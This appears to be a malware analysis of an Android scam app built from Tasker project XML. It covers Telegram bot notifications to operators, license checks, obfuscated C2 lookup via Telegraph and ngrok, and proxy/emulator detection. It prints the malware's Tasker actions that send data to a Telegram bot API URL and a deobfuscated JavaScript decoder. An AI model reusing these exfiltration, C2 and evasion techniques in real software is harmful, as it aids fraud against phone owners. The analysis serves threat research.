- **Data Backup** It contains the entire tasker config with all profiles, scenes and tasks.

XML file suffix: .xml

Import Instructions: Tasker Options In Tasker Home Screen -> Data -> Restore -> User Local Backup

Export Instructions 1: Tasker Options In Tasker Home Screen -> Data -> Backup

Export Instructions 2: Tasker Task Action Tasker -> Data Backup

- **Project** It contains all profiles, scenes and tasks that are referenced in the project that is exported from the tasker config. Basically if you are exporting project 1, then the exported XML file will contain all profiles, scenes and tasks that are inside project 1 in the tasker config. Additionally, it will also contains profiles, scenes and tasks from projects other than project 1 that are referred or called by project 1 in some way. This automatically creates a standalone project file and does not require the users to export/import multiple projects. Tasker exports everything that is required for a user to run the project.

XML file suffix: .xml

Import Instructions: Long Press Anywhere On Bottom Nav Bar In Tasker Home Screen -> Import Project

Export Instructions: Long Press On The <Project Name> Tab In Bottom Nav Bar In Tasker Home Screen -> Export


-> XML to Storage

 Info on how Android **Tasker** App **XML** files work




Most importantly, these files can be used to **import a project** back into **Tasker**

Indeed, an attempt to **import a project** from the file `assets/kid/data.xml`, which was extracted from a malicious application, was successful, and it became possible to view a list of *profiles*, *tasks*, *scenes*, and *variables* in a user-friendly GUI format:



One of the scenes is just a blatant **user agreement**:




TELEGRAM BOT

Tasks, such as responding to a call or SMS, involve **sending notifications** about events to scammers via a **Telegram** bot. This can be seen both in the tasks themselves and in the variables: among them, you can find variables that store values of the **Telegram** bot *token* and *chat IDs*.




Interestingly, thanks to this token, it becomes possible to **control the bot of attackers**: for example, to download all of its dialogs and to disclose **Telegram** accounts that launched this bot. Telegram Bot Dumper – one of the tools that can simplify the task in case of finding such a token.



At the time of publication of the article, the **bot token was reset** by its owner and is no longer available for interaction.



TELEGRAM BOT



```

<Action sr="act38"ve="7">
  <on>false</on>
  <Str sr="arg0"ve="3">%TOKEN</Str>
  <Str sr="arg1"ve="3">
  <Int sr="arg2"val="0"/>
  <Int sr="arg3"val="0"/>
  <Int sr="arg4"val="0"/>
  <Int sr="arg5"val="3"/>
  <Int sr="arg6"val="0"/>
  <code>547</code>
</Action>
<Action sr="act39"ve="7">
  <on>false</on>
  <Str sr="arg0"ve="3">%dataserver</Str>
  <Str sr="arg1"ve="3">
  <Int sr="arg2"val="0"/>
  <Int sr="arg3"val="0"/>
  <Int sr="arg4"val="0"/>
  <Int sr="arg5"val="3"/>
  <Int sr="arg6"val="0"/>
  <code>547</code>
</Action>
<Action sr="act40"ve="7">
  <on>false</on>
  <Str sr="arg0"ve="3">%dataserver</Str>
  <Int sr="arg1"val="25"/>
  <Str sr="arg2"ve="3">%dataserver</Str>
  <Int sr="arg3"val="0"/>
  <code>547</code>
</Action>
</Action>
<Action sr="act56"ve="7">
  <Str sr="arg0"ve="3">%TOKEN</Str>
  <Str sr="arg1"ve="3">
  <Int sr="arg2"val="0"/>
  <Int sr="arg3"val="0"/>
  <Int sr="arg4"val="0"/>
  <Int sr="arg5"val="3"/>
  <Int sr="arg6"val="0"/>
  <code>547</code>
</Action>
<Action sr="act57"ve="7">
  <Str sr="arg0"ve="3">%chatid</Str>
  <Str sr="arg1"ve="3">
  <Int sr="arg2"val="0"/>
  <Int sr="arg3"val="0"/>
  <Int sr="arg4"val="0"/>
  <Int sr="arg5"val="3"/>
  <Int sr="arg6"val="0"/>
  <code>547</code>
</Action>
<Action sr="act58"ve="7">
  <se>false</se>
  <Str sr="arg0"ve="3">https://api.telegram.org</Str>
  <Str sr="arg1"ve="3">bot%TOKEN/sendMessage?chat_id=%chatid&text=%0a%0aОжидание информации о балансе.</Str>
  <Str sr="arg2"ve="3"/>
  <Str sr="arg3"ve="3"/>
  <code>547</code>
</Action>

```




The parameters "Команда" ("Team"), "Ник" ("Nickname") и "Чат_ID" ("Chat_ID"), which are located in **AndroidManifest.xml** file inside **android:versionName** parameter, are used exactly within this specific module of the malicious application. The application includes the values of these parameters in the logs sent by the bot to the chat with the **administrator**, apparently for convenient attribution of events and comparison of results of *commands* and *individual subordinates* within each team.

The division of chats into "worker" and "admin" chats, along with the need to specify the *team's name*, leads to the idea that a user with administrative privileges receives information from **multiple teams** simultaneously.

LICENSE VALIDATION

The "**Старт**" / "**Start**" module, which is responsible for deploying the environment, performing a set of actions with the launch of this malicious application, such as initializing parameters and configuring a connection to the C2 server, also implements verification of a **license** and a **hash**

- The expiration date, **licensedate**, of the license is compared with the current date;
- The money mule's hash **cardhash1**, received from the server, is compared with the **cardhash2**, which is calculated by multiplying the substrings of the money mule's card number **CARD**;



If the *license has expired* or the *hash values do not match*, the program execution stops and the administrator receives a notification about the use of the *expired* or *hacked* version of the malicious application. This notification includes the user ID, operator ID, and information about the infected device.


Based on the presence of such a module, it can be concluded that this malware **may be sold to third parties**, presumably for a limited period in accordance with a **paid tariff**.



COMMUNICATION WITH C&C SERVER



As mentioned, in the same module, the **connection is configured** to interact with the C2 server. The *hostname* and *port* for connecting to the C2 server are extracted by going through the steps of an **obfuscated algorithm** that performs actions on the variables **key**, **symbols** and **serverinput**, the values of which are set initially.



The code is easy to **deobfuscate**: an online service deobfuscate.io detected that the code was obfuscated using obfuscator.io and suggested using a special service obf-io.deobfuscate.io.

COMMUNICATION WITH C&C SERVER

After *deobfuscation* and *conversion* of other parts of the algorithm from the project steps into **JavaScript** code, the algorithm ended up looking like this:

```
1  var key = '*****';
2  key = key.split('').reverse().join('');
3  key = atob(key);
4
5  var serverinput = '*****';
6  var input = serverinput.split('').reverse().join('');
7  input = atob(input);
8
9  const decipher = AAAA => {
10 |   const BBBB = CCCC => CCCC.split('').map(DDDD => DDDD.charCodeAt(0x0));
11 |   const EEEE = FFFF => BBBB(AAAA).reduce((GGGG, HHHH) => GGGG ^ HHHH, FFF);
12 |   return IIII => IIII.match(/.{1,2}/g).map(JJJJ => parseInt(JJJJ,
13 |     0x10)).map(EEEE).map(KKKK => String.fromCharCode(KKKK)).join('');
14 | }
15
16 const myDecipher = decipher(key);
17 var output = myDecipher(input);
```




The result of the algorithm execution, the value of the **output** variable – is a link to an article on **telegra[.]ph**. This value is written to the **dataserver** variable, and after that, a request is made to extract the hostname and port of the C2 server. It's worth noting that the **Telegraph** article can be edited by its author at any time. In the case of this application, the C2 server was hosted on the **ngrok-free[.]app** service, which creates temporary tunnels between the local computer and the Internet.

Interaction with the server is organized through **requests to endpoints**:

- **%URL/get_json** – receives **JSON** with configuration parameters, such as **Telegram** chat IDs, which are written to the corresponding variables;
- **%URL/send_text** – sends the collected data in **JSON** format;
- **%URL/send_file** – sends the collected files in **JSON** format;

DEBUGGING DETECTION

Each time a user opens an application, the "**Открытие приложения**" / "**Opened the application**" module is activated, which, among other things, detects the use of **a proxy** (that may be used to intercept requests and perform network traffic analysis) and checks whether the program is running in an **emulated environment**.



- Detection of **the use of a proxy** means checking for the presence of a package **com.guoshi.httpcanary** among the applications installed on the device, and the presence of a file **HTTP Toolkit Certificate.crt** inside the **Download** folder.
- Detection of **execution in a virtual environment** involves checking the name of the infected device against a list of names that may indicate the use of an emulator, such as: **VirtualBox**, **Virtual Machine**, **Google mainline** and more.


In the event of *detecting signs* of **the use of a proxy** or **emulator**:

- The values of the parameters used to send messages to the malicious software operator are modified: **Telegram** bot token **TOKEN**, chat ID **chatid** link to the **Telegraph** article **dataserver**
- The operator is notified about the detection of virtual environment
- The execution of the module is forcibly terminated

SMS & PHONE CALLS

